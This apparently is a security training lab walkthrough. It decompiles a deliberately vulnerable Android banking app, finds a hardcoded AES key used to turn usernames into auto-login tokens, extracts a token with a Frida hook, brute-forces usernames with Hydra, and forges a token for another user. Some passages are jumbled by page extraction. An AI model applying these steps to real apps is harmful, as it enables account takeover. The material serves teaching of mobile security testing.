

Authentication Token Manipulation

Protecting user data and ensuring secure communication between the client and server is fundamental to Android applications. A key element of this security model is the use of authentication tokens. These tokens act as digital keys, enabling users to verify their identity and securely access their data without needing to re-enter credentials for each request to the remote server. However, the very mechanism designed to protect can also become a vulnerability when implemented incorrectly. Authentication tokens can be exploited through various methods, resulting in unauthorized access and data breaches. This is where the concept of **Authentication Token Manipulation** is introduced. In the following paragraphs, we will examine a bank application that uses tokens for various authentication functionalities.


For this example, we'll be using an Android Virtual Device (AVD), though the process is compatible with any other Android device, physical or emulated. Let's connect to the device via ADB and install the app.

Authentication Token Manipulation

```
r11k@htb[/htb]$ adb connect
r11k@htb[/htb]$ adb install myapp.apk

Performing Streamed Install
Success
```

When the app launches, we see that it's a bank application prompting the user to log in.



Navigating to the URL **http://192.168.5.13/** takes us to the bank's website.

Explore Our New Web Banking App!

For a sneak peek, use the credentials **username: test** and **password: test** to navigate through the app and discover its innovative features.

Online Business

Vivamus a ligula quam. Duis feugiat tortor sed Ut blandit. Duis feugiat tortor sed.

[Read More](#)

Business Plan

Vivamus a ligula quam. Duis feugiat tortor sed Ut blandit. Duis feugiat tortor sed.

[Read More](#)

Mobile Bank

Stay up to date with the latest features.


[Update](#)

Online Deposit


Vivamus a ligula quam. Duis feugiat tortor sed Ut blandit. Duis feugiat tortor sed.

[Read More](#)


On the front page, a banner advertising a new app version is show. The credentials `test/test` are also provided, allowing users to experiment with the app's functionality. Go ahead and onfigure the remote server's IP and port by tapping the `Configure IP Address` link at the bottom left of the screen.




Once configured, we will use the credentials `test/test` to log in to the application.




After logging in, we are met with an overview of the user's bank account. On the login screen, we also notice the checkbox `Stay logged in`. Checking this box allows us to log in app automatically, without entering the credentials on the login screen. Let's use JADX to read the source code of the application.



Reading the `AndroidManifest.xml` file, we see the `StayLoggedIn` class extending the `Application` class.



Like we discussed previously, a class that extends `Application` is executed when the app starts, before any other Activity runs. Now, let's inspect the code found within the `StayLoggedIn` class.



classes2.dex	38	<activity android:name="com.hackthebox.myapplication.LoginActivity" android:exported="true">
DebugProbesKt.bin	41	<intent-filter>
LICENSES.txt	42	<action android:name="android.intent.action.MAIN"/>
resources.arsc	44	<category android:name="android.intent.category.LAUNCHER"/>
	41	</intent-filter>

Starting with the contents of the `onCreate()` method, we observe that if the condition `getAutoLoginState().equals("true")` is met, the method `connectWithHTTPBackend()` is called. Inspecting this method reveals an HTTP POST request sent to the URL `http://192.168.5.13/stayLoggedIn.php`.

hackthebox.myapplication		@Override // android.app.Application
databinding	38	public void onCreate() {
BuildConfig	39	super.onCreate();
DBHandler	42	StrictMode.setThreadPolicy(new StrictMode.ThreadPolicy.Builder().permitAll().build());
LoginActivity		try {
MainActivity	46	if (getAutoLoginState().equals("true")) {
R	47	getIpAndPort();
StayLoggedIn	48	this.stayLoggedInToken = createToken(getUsername(), this);
UserInfoHandler	49	connectWithHTTPBackend();
kotlin		} else {
kotlinx.coroutines	51	clearstayLoggedInToken();
org		}
Resources	54	} catch (Exception UnsatisfiedLinkError e) {
APK signature		e.printStackTrace();
Summary		}
		}
	60	public void connectWithHTTPBackend() throws Exception {
	61	this.url = "http://" + this.ipAddress + ":" + this.portNumber + "/stayLoggedIn.php";
	62	final HttpURLConnection httpURLConnection = (HttpURLConnection) new URL(this.url).openConnection();
	63	httpURLConnection.setRequestMethod(HttpPost.METHOD_NAME);
	64	httpURLConnection.setRequestProperty("Content-Type", URLEncoderUtils.CONTENT_TYPE);
	65	httpURLConnection.setRequestProperty("Accept", URLEncoderUtils.CONTENT_TYPE);
	66	httpURLConnection.setRequestProperty("charset", "utf-8");
	67	httpURLConnection.setDoOutput(true);
	71	String str = "stayLoggedInToken=" + URLEncoder.encode(this.stayLoggedInToken, "UTF-8");
		try {
	72	DataOutputStream dataOutputStream = new DataOutputStream(httpURLConnection.getOutputStream());
	73	dataOutputStream.writeBytes(str);
	74	dataOutputStream.flush();
	75	dataOutputStream.close();
		} catch (IOException e) {
	76	e.printStackTrace();
		}

Notice that the variable `str` stores a return value from `URLEncoder.encode(this.stayLoggedInToken, "UTF-8")`; Referring back to the `onCreate()` method, we also find that `this.stayLoggedInToken` holds the return value from `createToken(getUsername(), this)`. It appears the application generates a token using the encrypted username, then passes it as a parameter within a POST request in order to enable the stay-logged-in feature. Double-clicking the `getUsername()` method takes us to the following snippet.

hackthebox.myapplication	155	public String getUsername() {
databinding		ArrayList<String> arrayList;
BuildConfig	156	DBHandler dBHandler = new DBHandler(this);
DBHandler		this.dBHandler = dBHandler;
LoginActivity	157	Cursor readCard = dBHandler.readCard();
MainActivity		this.cursor = readCard;
R		try {
StayLoggedIn	161	arrayList = UserInfoHandler.decrypt(String.valueOf(readCard.getString(0)), String.valueOf(this.cursor.getString(1)), String.valueOf(this.cursor.getString(2)), String.valueOf(this.cursor.getString(3)), String.valueOf(this.cursor.getString(4)), String.valueOf(this.cursor.getString(5)), String.valueOf(this.cursor.getString(6)));
UserInfoHandler		} catch (Exception e) {
kotlin	170	e.printStackTrace();
kotlinx.coroutines		arrayList = null;
org	173	} return arrayList.get(6);
Resources		}

Here, we find evidence that the username is fetched from the application's local database. Double-clicking the method `createToken()` lets us dig deeper.

hackthebox.myapplication	177	public String createToken(String name, Context context) throws Exception {
databinding	178	Key generateKey = generateKey();
BuildConfig	179	Cipher cipher = Cipher.getInstance("AES");
DBHandler	180	cipher.init(1, generateKey);
LoginActivity	183	String encodeToString = Base64.encodeToString(cipher.doFinal(name.getBytes("utf-8")), 0);
MainActivity	185	putToken(encodeToString, context);
R		return encodeToString;
StayLoggedIn		}
UserInfoHandler	192	private Key generateKey() throws Exception {
kotlin	193	return new SecretKeySpec("s8Zr3Ghj9q2Bv1Xp".getBytes("UTF-8"), "AES");
kotlinx.coroutines		}
org	199	public String getAutoLoginState() {
Resources	202	return getSharedPreferences("loginPrefs", 0).getString("autoLoginState", null);
APK signature		}
Summary	208	public void putToken(String token, Context context) {
	212	SharedPreferences.Editor edit = context.getSharedPreferences("loginPrefs", 0).edit();
	213	edit.putString("stayLoggedInToken", token.trim());
	214	edit.apply();
		}

The methods `createToken()` and `generateKey()` shown above indicate that the username is encrypted using the AES algorithm with the key `s8Zr3Ghj9q2Bv1Xp`. The resulting encrypted string is then stored in Shared Preferences by calling the method `putToken(encodeToString, context)`. To verify that the variable `stayLoggedInToken` indeed contains the encrypted username, we'll attempt to decrypt its value. First, we need to hook into the app and extract the token using Frida. Let's create a file named `get_token.js` and include the following JavaScript code.

Code: js	

```
Java.perform(function () {
    var StayLoggedIn = Java.use("com.hackthebox.myapp.StayLoggedIn");

    StayLoggedIn.putToken.overload('java.lang.String', 'android.content.Context').implementation = function (token, context) {

        console.log("Token: " + token);

        return this.putToken(token, context);
    };
});
```

We learned the app's package name (`com.hackthebox.myapp`) while examining the `AndroidManifest.xml` file during our earlier enumeration. Now, let's issue the following command to start the Frida server and hook the token value.

Authentication Token Manipulation

```
rl1k@htb[/htb]$ adb shell /data/local/tmp/frida-server &
rl1k@htb[/htb]$ frida -U -l get_token.js -f com.hackthebox.myapp

----
/ _ |   Frida 16.1.11 - A world-class dynamic instrumentation toolkit
| (| |
> _ |   Commands:
/_/ |_|   help       -> Displays the help system
. . . .   object?    -> Display information about 'object'
. . . .   exit/quit  -> Exit
. . . .
. . . .   More info at https://frida.re/docs/home/
. . . .
. . . .   Connected to Android Emulator (id=emulator-5554)
Spawned `com.hackthebox.myapp`. Resuming main thread!
[Android Emulator::com.hackthebox.myapp ]-> Token: /bUP0RtfAdrYQ1os826nhA==
```

Our script is successful, and the value `/bUP0RtfAdrYQ1os826nhA==` is printed to the terminal. Using [CyberChef](#) and the previously discovered key `s8Zr3Ghj9q2Bv1Xp`, we can then decrypt it.

Operations

AES

AES Decrypt

AES Encrypt

AES Key Wrap

AES Key Unwrap

Parse ASN.1 hex string

Group IP addresses

Parse IPv6 address

Defang IP Addresses

Generate all hashes

Extract IP addresses

Format MAC addresses

Extract MAC addresses

Caesar Box Cipher

Extract email addresses

Parse SSH Host Key

Swap endianness

Recipe

From Base64

Alphabet A-Za-z0-9+/=

Remove non-alphabet chars

Strict mode

AES Decrypt

Key s8Zr3Ghj9q...

UTF8

IV

HEX

Mode ECB

Input Raw

Output Raw

Input

/bUP0RtfAdrYQ1os826nhA==

sec 24 1

Output

test

The decrypted text turns out to be `"test"`, confirming that the app's stay-logged-in feature encrypts the username and uses it as an authentication token. This also implies that if we obtain another user's username, we could craft a valid authentication token and log in as that user.

Examining the `LoginActivity` code reveals that the app makes an HTTP request to the `login.php` page on the remote server, posting the `username` and `password` to authenticate.

```
hackthebox.myapp
├── databinding
├── BuildConfig
├── ...
115 public void connectWithHTTPBackend() throws Exception {
116     this.url = "http://" + this.ipAddress + ":" + this.portNumber + "/login.php";
118     final HttpURLConnection httpURLConnection = (HttpURLConnection) new URL(this.url).openConnection();
119     httpURLConnection.setRequestMethod(HttpPost.METHOD_NAME);
```


> DBHandler
> LoginActivity
> MainActivity
> R
> StayLoggedIn
> UserInfoHandler
> kotlin
> kotlin.coroutines
> org
Resources
APK signature
Summary

120
121
122
123
126
127
128
129
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131
132

httpURLConnection.setRequestProperty("Content-Type", URLEncoderUtils.CONTENT_TYPE);
httpURLConnection.setRequestProperty("Accept", URLEncoderUtils.CONTENT_TYPE);
httpURLConnection.setRequestProperty("charset", "utf-8");
httpURLConnection.setDoOutput(true);
this.postData = "username=" + this.usernameEditText.getText().toString() + "&password=" + this.passwordEditText.getText().toString();
try {
 DataOutputStream dataOutputStream = new DataOutputStream(httpURLConnection.getOutputStream());
 dataOutputStream.writeBytes(this.postData);
 dataOutputStream.flush();
 dataOutputStream.close();
} catch (IOException e) {
 Toast.makeText(this, "Connection lost.", 1).show();
 e.printStackTrace();
}

Using Curl, let's issue an HTTP request and POST the incorrect credentials `user/user` to the `login.php` page.

Authentication Token Manipulation

r11k@htb[/htb]\$ curl -X POST -d "username=user&password=user" http://192.168.5.13/login.php

Wrong username.

The message `Wrong username` indicates that the `username` parameter is specifically incorrect. This suggests that we can attempt to brute-force the `username` value. To do this, we can use `Hydra` along with a wordlist such as `rockyou`.

Authentication Token Manipulation

r11k@htb[/htb]\$ hydra -L /usr/share/wordlists/rockyou.txt -p test 192.168.5.13 http-post-form '/login.php:anchor=^^&username=

<SNIP>

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-21 13:18:17

[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:14344399/p:1), ~896525 tries per task

[DATA] attacking http-post-form://192.168.5.13:80/login.php:anchor=^^&username=^USER^&password=^PASS^:F=Wrong username.

[VERBOSE] Resolving addresses ... [VERBOSE] resolving done

[80][http-post-form] host: 192.168.5.13 login: maria password: test

The brute-force attempt is successful, and the username `maria` is discovered. Next, we need to encrypt this username and use it as a token to log in to the app. Using the encryption key `s8Zr3Ghj9q2Bv1Xp` in `CyberChef` with the appropriate configuration returns the Base64-encoded encrypted string `HvjC9y1N6MwigL/l2HiFtw==`.

Operations	Recipe	Input
to base64	<div><div>AES Encrypt</div><div>Key: s8Zr3Ghj9q2Bv1Xp UTF-8 IV HEX Mode ECB Input Raw Output Raw</div><div>To Base64</div><div>Alphabet: A-Za-z0-9+/=</div></div>	maria
To Base64		
From Base58		
To Base58		
Favourites		
Data format		
Encryption / Encoding		
Public Key		
Arithmetic / Logic		
Networking		
Language		
Utils		
Date / Time		
Extractors		
Compression		
Hashing		
Code tidy		

